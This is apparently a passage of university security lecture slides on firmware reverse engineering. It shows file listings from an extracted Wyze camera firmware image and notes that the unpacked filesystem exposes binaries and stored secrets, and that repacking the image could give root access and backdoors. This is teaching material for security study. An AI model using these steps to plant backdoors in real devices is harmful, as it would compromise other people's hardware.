F713C4.zlib      F74A24       F77DCC.zlib   F8CAA4       F90F7C        F94324.zlib  F9C1A0       FB0280.zlib   FB22D8       FB418C.zlib  FB61C8       FB8174.zlib  FBA244       FBF02C.zlib
F7167C           F74A24.zlib  F78000.jffs2  F8CAA4.zlib  F90F7C.zlib   F945DC       F9C1A0.zlib  FB0410        FB22D8.zlib  FB4328       FB61C8.zlib  FB8318       FBA244.zlib  FBF1E0.jffs2
F7167C.zlib      F74CDC       F88050        F8CED0       F91234        F945DC.zlib  F9C5CC       FB0410.zlib   FB2478       FB4328.zlib  FB636C       FB8318.zlib  FBA3E8       squashfs-root
F71934           F74CDC.zlib  F88050.zlib   F8CED0.zlib  F91234.zlib   F94894       F9C5CC.zlib  FB05B0        FB2478.zlib  FB44C4       FB636C.zlib  FB84BC       FBA3E8.zlib  squashfs-root-0
F71934.zlib      F74F94       F88114.jffs2  F8D2FC       F914EC        F94894.zlib  F9C9F8       FB05B0.zlib   FB2618       FB44C4.zlib  FB6510       FB84BC.zlib  FBA58C
F71BEC           F74F94.zlib  F883B8        F8D2FC.zlib  F914EC.zlib   F94B4C       F9C9F8.zlib  FB0750        FB2618.zlib  FB4660       FB6510.zlib  FB8660       FBA58C.zlib
```

Root FS



```
user@pwr:~/Projects/388U/FW_DEMO/_wyze-off_chip.bin.extracted/squashfs-root$ ls
backupa  backupk  configs  driver  lib      media  opt     proc  run   sys     thirdlib  usr
backupd  bin      dev      etc     linuxrc  mnt    params  root  sbin  system  tmp       var
```

- Now have access to the full filesystem
  - Important binaries (httpd, cgi’s, etc.)
  - Passwords/secrets

- If we have the ability to repack firmware (padding offsets, CRCs, etc)
  - Root access!
  - Backdoors!

Hardware RE

- We’ll save this for an out-of-class talk, for those interested :)
  - Stay tuned to the UMDCSEC talks

For next time...

- HW #5 due by next lecture
    - Will be released soon! (fingers crossed)
- HW #3 recap video will be out (due to one day extension)
- Office hours by appointment over Piazza
- We recommend starting the HW's earlier